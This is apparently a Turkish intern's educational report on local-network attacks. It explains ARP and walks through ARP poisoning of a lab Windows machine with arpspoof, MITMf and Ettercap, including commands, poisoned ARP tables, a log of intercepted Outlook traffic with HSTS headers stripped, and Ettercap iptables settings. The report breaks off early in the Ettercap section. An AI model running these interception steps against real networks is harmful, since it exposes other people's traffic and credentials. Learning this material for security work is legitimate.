



YEREL AĞDA GERÇEKLEŐTİRİLEBİLECEK SALDIRILAR VE TÜRLERİ

Stajyer: Eray Uçman

Baskı: 2019

İÇİNDEKİLER

1. ARP POİSONİNG	3
1.1. ARP NEDİR?	3
1.2 ARP PROTOKOLÜNÜN İŞLEYİŞİ	3
1.3. ARP SPOOFİNG NEDİR?.....	5
1.3.1. İp Yönlendirme İşlemi	5
1.3.2 Arp Poisoning İçin Bilinmesi Gerekenler.....	6
1.4 ARP SPOOFİNG SALDIRISI GERÇEKLEŞTİRME.....	7
1.5 MITMF (MAN IN THE MIDDLE FRAMEWORK).....	9
1.5.1. Mitmf kurulum ve Mitmf Üzerinden Saldırı Gerçekleştirmek	10
1.6 ETTERCAP	13
1.6.1 Ettercap Kullanımı.....	13
1.6.2 Ettercap Üzerinden Ortadaki Adam Saldırısı Gerçekleştirmek	15
1.7 HTTPS TRAFİĞİNE MÜDAHALE.....	17
1.7.1 ETTERCAP ve SSLSTRIP Kullanarak Https T trafiğine Müdahale Etmek.....	18
2. DNS NEDİR?	19
2.1 DNS SPOOFİNG NEDİR?	19
2.1.2 Dns Spoofing Nasıl Yapılır?	19
3. STP MANGLING SALDIRILARI	21
3.1 STP NEDİR?	21
3.1.2 STP Protokolü Nasıl Çalışır?	22
3.2 STP MANGLING NEDİR?	23
4. PORT STEALİNG NEDİR?.....	23
5. ROUTE MANGLING NEDİR	24
6. DHCP NEDİR?	25
6.1 DHCP SPOOFİNG İŞLEMİ NASIL GERÇEKLEŞTİRİLİR?	25
6.2 DHCP STARVATION NEDİR?	29
6.2.1 DHCP Starvation Gerçekleştirmek	30
7. ICMP NEDİR?	32
7.1 ICMP REDIRECT SALDIRILARI	32
8. SWITCH NEDİR?	34
8.1 MAC FLOOD SALDIRISI	34
8.1.1 Macof ile saldırıyı gerçekleştirme	34
8.2 Mac Flood Saldırısı Gerçekleştirmek.....	35
9. LLMNR VE NBT-NS ZEHİRLENMESİ	38
9.1 SALDIRI METODOLOJİSİ.....	38
9.1.2 NBT-NS Zehirlenmesini Gerçekleştirme.....	39

1. Arp Poisoning

1.1. Arp Nedir?

Bilgisayar ağları içerisinde bilgisayarların haberleşebilmesi için iki adet adres bilgisine sahip olmaları gerekmektedir. Birinci adres bilgisi, Fiziksel MAC Adresidir. İkinci adres bilgisi ise Mantıksal IP Adresidir.

LAN yapısı içerisinde kullanılan Anahtarlama (Switch) Cihazları üzerinden geçen trafiği yönlendirmek için ağa bağlı bilgisayarların Fiziksel MAC Adresi bilgisini kullanır ve bu adres bilgisine göre trafiği yönlendirir.

Bilgisayarlar ağ içerisinde ARP Protokolü (Adres Çözümleme Protokolü – Address Resolution Protocol) çözümleme mekanizmasını kullanılarak Mantıksal IP Adresini bildiği bir bilgisayarın Fiziksel MAC Adresini ARP Tablosu üzerinden öğrenir. Bu adres bilgileri ile bilgisayarlar ağ içerisinde birbirleriyle haberleşebilir. Kısacası ARP ağ içerisinde Fiziksel MAC Adresi ile Mantıksal IP Adresi arasındaki bağlantıyı sağlar.


1.2 Arp Protokolünün İşleyişi

İşleyişi anlayabilmek için iki temel maddeyi bilinmesinde fayda vardır. ARP protokolünde iki farklı paket vardır. Bunlar, ARP Request ve ARP Reply paketleridir. ARP Tablosu (ARP Önbellegi) ağ içerisinde haberleşmek istediği bilgisayarların ve ağ cihazlarının IP Adresi ve MAC Adresi bilgilerinin tutulduğu ön bellektir.


Bilgisayarların ağ içerisinde birbirleri ile haberleşmesi için Fiziksel MAC Adresi bilgisine sahip olması gerektiği yukarıda belirtilmiştir. Bir bilgisayar ağa bağlandığında haberleşmek istediği bilgisayarın IP Adresini biliyor ancak MAC Adresini bilmiyorsa öncelikle ARP Tablosuna bakar. Eğer haberleşmek istenen bilgisayarın MAC Adresi ARP Tablosunda yok ise, bilgisayar tüm ağ içerisine ARP Request paketi gönderir. Bu paket “broadcast(Genel Yayın)” türünde bir pakettir ve Paketin tüm ağa ulaşabilmesi için Hedef MAC Adresi kısmı **FF:FF:FF:FF:FF** şeklindedir. ARP Request paketini alan bilgisayarlar Hedef IP Adresi ile kendi IP Adresini karşılaştırır. Eğer uyuşmuyorsa pakete cevap vermez. Ancak söz konusu ARP İsteği paketi gönderen bilgisayarın IP Adresi ve MAC Adresi bilgilerini kendi ARP Tablolarına **“Dinamik Kayıt”** olarak eklerler.

Normal bir ARP iletişimine bir örnek; Şirkete yeni başlayan Eray, Word’e en son şirketin irtibat listesini yazdırmasını söyler. Bu onun ilk baskı işi. Bilgisayarı (IP adresi 192.168.0.16), yazdırma işini ofisin HP LaserJet yazıcısına göndermek istiyor (IP adresi 192.168.0.45). Öyleyse Eray'ın bilgisayarını tüm yerel ağa bir "ARP İsteği" yayınlara, "IP adresi kim, 192.168.0.45?" Diye sorar.

Şema 1'de görüldüğü gibi



Ağdaki tüm aygıtlar, HP LaserJet yazıcı hariç, bu ARP isteğini dikkate almaz. Yazıcı istekte kendi IP'sini tanır ve bir ARP gönderir. Yanıt: "Hey, IP adresim 192.168.0.45. İşte MAC adresim: 00: 90: 7F: 12: DE: 7F,".



Artık Eray'ın bilgisayarı yazıcının MAC adresini biliyor. Yazdırma işini doğru aygıta gönderir ve ayrıca yazıcının MAC adresini 00: 90: 7F: 12: DE: 7F ile yazıcının ARP tablosunda yazıcının IP adresini 192.168.0.45 ile ilişkilendirir.

1.3. Arp Spoofing Nedir?

ARP Spoofing, bir diğer adıyla ARP Zehirlenmesi. Saldırganlar ağ içerisinde IP ve MAC Adresleri eşleştirmelerine müdahale ederek ağ cihazı ile bilgisayarların arasına girmesi olarak tanımlanabilir. Yukarıda ağ içerisinde bilgisayarın haberleşebilmesi için öncelikli olarak ARP protokolünü kullandığından bahsedilmişti. Eğer saldırgan ağ içerisinde hedefin ve ağ cihazının ARP tablolarını zehirleyebilirse, yani kendi MAC Adresini hedef bilgisayarın tablosuna “Ağ Cihazı MAC Adresi” olarak, ağ cihazı ARP tablosuna ise “Hedef Bilgisayar MAC Adresi” olarak yazdırırsa, araya girmiş olur. Bu durumda hedef bilgisayar ile ağ cihazı arasında bulunana trafik saldırganın üzerinden geçer. Saldırgan bu trafiği dinleyebilir ve değiştirebilir. Bu yöntem arp spoof veya ortadaki adam saldırısı olarak adlandırılır.

1.3.1. Ip Yönlendirme İşlemi

İşletim sistemleri yapıları gereği ağdaki başka bilgisayarlar için gelen paketleri düşürür. Bunun sebebi bu özelliğin varsayılan olarak işletim sistemlerinde kapalı olarak gelmesidir. Bu durumda Man in the middle saldırısı gerçekleştirilemez, burada devreye ip Forwarding(İp Yönlendirme) devreye girer. İp yönlendirme işlemi kabaca ağ içerisinde paketlerin bir ağ arayüzünden bir diğerine yönlendirme işlemidir bu işlemi yapmamızın sebebi bize ait olmayan paketleri üzerimizden geçirmektir bundan dolayı MiTM saldırısını başlatmadan önce ip yönlendirmenin aktif edilmesi gerekmektedir. Linux çekirdeği ip yönlendirme işlemi için tüm altyapıyı içerisinde barındırır ve aktif hale getirilmesi çok kolaydır. IP Yönlendirme durumunu öğrenebilmek için terminalde aşağıdaki komut çalıştırılır.

```
cat /proc/sys/net/ipv4/ip_forward
```

Eğer dönen değer 0 (sıfır) ise IP Yönlendirme aktif değildir. Aktif etmek için aşağıdaki komutu çalıştırılır.


```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Artık IP yönlendirme sistem üzerinde açıktır ve çalışmaya başlamıştır.

1.3.2 Arp Poisoning İçin Bilinmesi Gerekenler

Kalimizin ipsi ve saldırı yapacağımız cihazın ip'sini belirlenmesi arp saldırıları için kullanıcı ile aynı subnette bulunmamız gerekiyor. **“ifconfig”** komutu ile ağda bize verilen ip adresini öğrenebiliriz ağdaki cihazları zenmap toolu ile tarayıp öğrenebiliriz

Saldırgan sistemin ip'sini öğrendikten sonra Zenmap'ın target kısmına ip adresimizi sonuna /24 ekleyerek yazıyoruz ve taratmaya başlıyoruz.



Ağdaki cihazların tespit edilmesi sağlandı.

1.4 Arp Spoofing Saldırısı Gerçekleştirme

Kali Linux ile beraber gelen “arp spoof” aracı ile ağ cihazı ve kurban arasına girilebilir. “arp spoof” aracı ağ içerisinde istenilen ARP paketlerini oluşturarak, hedefe gönderir ve hedefin ARP tablosunu zehirlenmeye çalışır. “arp spoof” aracı aşağıdaki gibi komutlar ile kullanılabilir. Hedef IP adresinin sonuna/24 eklenerek ağa bağlı tüm bilgisayarların ARP Tablosu zehirlenebilir. Bu senaryomuz da ağ ortamında 2 adet cihaz bulunmaktadır.


Öncelikle hedefin ARP tablosunu zehirlenecektir, bunun için aşağıdaki komut kullanılmıştır.

arp spoof -i [AĞ ARAYÜZÜ] -t [HEDEF IP] [AĞ CİHAZI IP]

Yukarıdaki komut çalıştırıldığında hedef bilgisayarın ARP tablosunu zehirlenmek için sürekli olarak ARP REPLY paketleri hedefe gönderilmektedir. Aşağıda ilgili ekran görüntüsü bulunmaktadır. Ardından ağ cihazının ARP tablosunu zehirlenir, bunun için aşağıdaki komut kullanılır.

arp spoof -i [AĞ ARAYÜZÜ] -t [AĞ CİHAZI IP] [HEDEF IP]

Yukarıdaki komut çalıştırıldığında ağ cihazının ARP tablosunu zehirlenmek için sürekli olarak ARP REPLY paketleri hedefe gönderilmektedir. ARP REPLY paketleri gönderilerek ağ cihazı ile hedef bilgisayar arasına girilir. Yani, hedef bilgisayarın ARP tablosu zehirlenmiştir. Artık saldırgan hedef bilgisayar ile ağ cihazının arasına girmiş bulunmaktadır. Hedef ile ağ cihazı arasındaki trafik saldırganın üzerinden geçmektedir ve saldırgan bu akan trafiği dinleyebilir ve değiştirebilir.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.1]
(c) 2018 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\Eray>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::a15e:cd6d:49b0:a08a%8
    IPv4 Address. . . . . : 10.1.0.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.1.0.2

C:\Users\Eray>arp -a

Interface: 10.1.0.129 --- 0x8
Internet Address      Physical Address      Type
10.1.0.2              00-50-56-e6-a5-29    dynamic
10.1.0.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\Eray>
```

Windowsun arp tablosunu inceliyoruz “arp-a komutu ile Windows makinelerin arp tablosunu görüntüleyebiliriz. Ağdaki iletişim kurduğu cihazlar ip ve mac bilgileri ile tabloya kayıt edilmiş.

```
root@kali:~# arpspoof -i eth0 10.1.0.129 -t 10.1.0.2
0:c:29:d5:4a:84 0:50:56:e6:a5:29 0806 42: arp reply 10.1.0.129 is-at 0:c:29:d5:4a:84
0:c:29:d5:4a:84 0:50:56:e6:a5:29 0806 42: arp reply 10.1.0.129 is-at 0:c:29:d5:4a:84
```

Önce windowsu (client) zehirlememiz gerektiğinden bahsetmiş bundan dolayı ilk olarak Windows ipyi belirtiyoruz ardından modemın ipsini yazıyoruz ve saldırı hangi cihaz ile gerçekleştireceğimizi belirtip başlatıyoruz.

```
root@kali:~# arpspoof -i eth0 10.1.0.2 -t 10.1.0.129
0:c:29:d5:4a:84 0:c:29:24:8b:68 0806 42: arp reply 10.1.0.2 is-at 0:c:29:d5:4a:84
0:c:29:d5:4a:84 0:c:29:24:8b:68 0806 42: arp reply 10.1.0.2 is-at 0:c:29:d5:4a:84
0:c:29:d5:4a:84 0:c:29:24:8b:68 0806 42: arp reply 10.1.0.2 is-at 0:c:29:d5:4a:84
```

Ardından aynı işlemi ağ cihazına uyguluyoruz ve saldırıyı başlatıyoruz.


```
C:\Users\Eray>arp -a

Interface: 10.1.0.129 --- 0x8
Internet Address      Physical Address      Type
10.1.0.2              00-0c-29-d5-4a-84    dynamic
10.1.0.128            00-0c-29-d5-4a-84    dynamic
```

Saldırıyı başlattık ve arp tablosunu tekrardan kontrol ediyoruz kali cihazımızın mac adresi Modem ile aynı mac adresine sahip bu sayede hedef aldığımız cihazın internet erişimi bizim üzerimizden gerçekleşiyor bu saldırı türüne **arp poisoning** olarak isimlendirilir. Ortadaki adam saldırısı için çeşitli frameworklar geliştirilmiştir bu frameworklar arp zehirlenmesini gerçekleştirip verileri okumayı daha pratik hale getirmektedirler.

1.5 MITMF (Man in The Middle Framework)

Man in The Middle Framework: MITMF arp poisoning saldırısını otomatize etmemizi sağlayan bir araçtır. Mitmf'in ekstra sağladığı pluginleri ile ortadaki adam saldırısından çok daha fazla verim alınmaktadır.



Daha önce de değindiğimiz üzere ortadaki adam saldırısı saldırıdığımız hedefin kendi cihazımız üzerinden internete çıkmasını sağlamaktadır

1.5.1. Mitmf kurulum ve Mitmf Üzerinden Saldırı Gerçekleştirmek

Mitmf framework varsayılanda kali ile kurulu gelmez bundan dolayı kaliye kurulumunu gerçekleştirmemiz gerekmektedir.

Kurulum işlemi için;

apt-get install mitmf

komutuyla mitmf frameworkunun kurulumunu gerçekleştirebiliriz. Arp zehirlenmesinde bahsettiğimiz gibi önce saldırı yapacağımız cihazın ip adresi ve modem ip adresi gerekiyor. Zenmap toolu ile bunları kolaylıkla öğrenebiliriz.

Mitmf -arp -spoof -gateway **router ip** -target **cihaz ip** -i eth0

Komutuyla mitmf framework çalıştırabiliriz.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.1]
(c) 2018 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\Eray>arp -a

Interface: 10.1.0.129 --- 0x8
Internet Address      Physical Address      Type
10.1.0.2              00-50-56-e6-a5-29    dynamic
10.1.0.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

Saldırıyı henüz başlatmadık ve windows arp tablosunu kontrol ediyoruz.

```
root@kali:~# mitmf --arp --spoof --gateway 10.1.0.2 --target 10.1.0.129 -i eth0
```

Önce modem ip ardından client ipsi (Window) belirtildi ardından saldırıyı başlatabiliriz.

```
root@kali: ~  
File Edit View Search Terminal Help  
/usr/share/matplotlib/mpl-data/stylelib/classic.mplstyle.  
You probably need to get an updated matplotlibrc file from  
http://github.com/matplotlib/matplotlib/blob/master/matplotlibrc.template  
or from the matplotlib source distribution  
[*] MITMf v0.9.8 - 'The Dark Side'  
|_ Spoof v0.6  
|_ ARP spoofing enabled  
|_ Sergio-Proxy v0.2.1 online  
|_ SSLstrip v0.9 by Moxie Marlinspike online  
|_ Net-Creds v1.0 online  
|_ MITMf-API online  
* Serving Flask app "core.mitmapi" (lazy loading)  
* Environment: production  
* HTTP server online  
WARNING: Do not use the development server in a production environment.  
Use a production WSGI server instead.  
* Debug mode: off  
* Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)  
|_ DNSChuf v0.4 online  
|_ SMB server online
```

Saldırı başlatıldı şimdi Windows'un arp tablosunu tekrardan kontrol edelim.

```
C:\Users\Eray>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . : localdomain  
Link-local IPv6 Address . . . . . : fe80::a15e:cd6d:49b0:a08a%1  
IPv4 Address. . . . . : 10.1.0.129  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.1.0.2  
  
C:\Users\Eray>arp -a  
  
Interface: 10.1.0.129 --- 0x8  


| Internet Address | Physical Address  | Type    |
|------------------|-------------------|---------|
| 10.1.0.2         | 00-0c-29-d5-4a-84 | dynamic |
| 10.1.0.128       | 00-0c-29-d5-4a-84 | dynamic |
| 10.1.0.255       | ff-ff-ff-ff-ff-ff | static  |
| 224.0.0.22       | 01-00-5e-00-00-16 | static  |
| 224.0.0.251      | 01-00-5e-00-00-fb | static  |
| 224.0.0.252      | 01-00-5e-00-00-fc | static  |
| 255.255.255.255  | ff-ff-ff-ff-ff-ff | static  |

  
C:\Users\Eray>
```

Arp tablosu değişti şimdi Windows cihazdan herhangi bir sayfayı ziyaret edeceğiz ve bilgilerin bize gelip gelmediğini göreceğiz.

[YEREL AĞDA GERÇEKLEŞTİRİLEBİLECEK SALDIRI VE TÜRLERİ]

```
2019-02-13 11:27:28 10.1.0.129 [type:Other-Other os:Other] 7.au.download.windowsupdate.com
2019-02-13 11:27:28 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:28 10.1.0.129 [type:Other-Other os:Other] 7.au.download.windowsupdate.com
2019-02-13 11:27:28 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:29 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:29 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:30 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:31 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:31 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:32 10.1.0.129 [type:Other-Other os:Other] 7.au.download.windowsupdate.com
2019-02-13 11:27:32 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:32 10.1.0.129 [type:Other-Other os:Other] tile-service.weather.microsoft.com
2019-02-13 11:27:32 10.1.0.129 [type:Other-Other os:Other] 7.au.download.windowsupdate.com
2019-02-13 11:27:32 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:32 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:34 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:34 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:35 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:36 10.1.0.129 [type:Other-Other os:Other] 11.tlu.dl.delivery.mp.microsoft.com
2019-02-13 11:27:39 10.1.0.129 [type:Edge-17 os:Windows] outlook.live.com
2019-02-13 11:27:39 10.1.0.129 [type:Edge-17 os:Windows] outlook.live.com
2019-02-13 11:27:40 10.1.0.129 [type:Edge-17 os:Windows] Zapped a strict-transport-security header
2019-02-13 11:27:40 10.1.0.129 [type:Edge-17 os:Windows] a2725175.vo.msecnd.net
2019-02-13 11:27:40 10.1.0.129 [type:Edge-17 os:Windows] r1.res.office365.com
2019-02-13 11:27:46 10.1.0.129 [type:Edge-17 os:Windows] www.outlook.com
2019-02-13 11:27:46 10.1.0.129 [type:Edge-17 os:Windows] Zapped a strict-transport-security header
2019-02-13 11:27:46 10.1.0.129 [type:Edge-17 os:Windows] outlook.live.com
2019-02-13 11:27:46 10.1.0.129 [type:Edge-17 os:Windows] outlook.live.com
2019-02-13 11:27:47 10.1.0.129 [type:Edge-17 os:Windows] Zapped a strict-transport-security header
2019-02-13 11:27:47 10.1.0.129 [type:Edge-17 os:Windows] outlook.live.com
2019-02-13 11:27:47 10.1.0.129 [type:Microsoft-CryptoAPI-10 os:Other] o.ssl.us
2019-02-13 11:27:47 10.1.0.129 [type:Edge-17 os:Windows] Zapped a strict-transport-security header
```

Ortadaki adam saldırısı başarıyla gerçekleştiğinden dolayı Windows cihazın internet üzerinden yapılan işlemleri saldırıyı yaptığımız cihaz üzerinden rahatlıkla izlenebilir. Fakat MITMF birçok veriyi karmaşık şekilde vermektedir ve her framework her zaman başarılı olacak diye bir kaide yoktur bundan dolayı ortadaki adam saldırısı için farklı bir framework olan ettercap'e değineceğiz.

1.6 Ettercap

Ettercap C dilinde yazılmış ağdaki hedef aldığımız veya bir den çok hedefin yolladığı/aldığı paketleri görebilmemi için, saldırgan bilgisayar tarafından arp saldırıları gerçekleştirip tüm modeme giden paketlerin saldırıyı yapan cihaz üzerinden geçmesini sağlayacak bir yapıya getirir. Ettercap'in plugin olarak mitmfiye oranla daha fazla plugine sahiptir ve ekstra sunduğu avantajlardan biri de yukarıda değindiğimiz gibi aynı anda birden fazla cihaza saldırısı yapmasıdır.

Ettercap varsayılanda kali linux ile kurulu gelmektedir fakat yüklü olmaması durumunda **"apt-get install ettercap"** komutuyla kurulumunu sağlayabiliriz

1.6.1 Ettercap Kullanımı

Ettercap çalıştırmadan önce konfigürasyon dosyasında bazı ayarların yapılandırılması gerekmektedir.

```
root@kali:~# leafpad /etc/ettercap/etter.conf
```

Komutuyla ettercap'in konfigürasyon dosyası açılır.

```
[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0|         # nobody is the default
```

Privs kısmında değerler varsayılan olarak 0 dır fakat farklı sayılar mevcut ise 0 olarak düzeltilmelidir.

```
#-----
#   Linux
#-----
# if you use ipchains:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
# if you use iptables:
#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
#-----
#   Mac Os X
#-----
```

Ettercap Linux dışında mac os cihaza da yüklenebilir biz Linux kullandığımız için konfigürasyon dosyamızda Linux ile alakalı olan kısmı değiştireceğiz. Yönlendirme protokolü için iptablesi kullanacağız ve bundan dolayı başında bulunan "#"leri siliyoruz.

**“#” not alınmak için kullanılan bir karakterdir bu karakterin arkasına yazılan kodlar veya yazılar program tarafından okunmaz.

```
User requested a CTRL+C... (deprecated, next time use proper shutdown)
root@kali:~# ettercap -Tq ///

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:D5:4A:84
          10.1.0.128/255.255.255.0
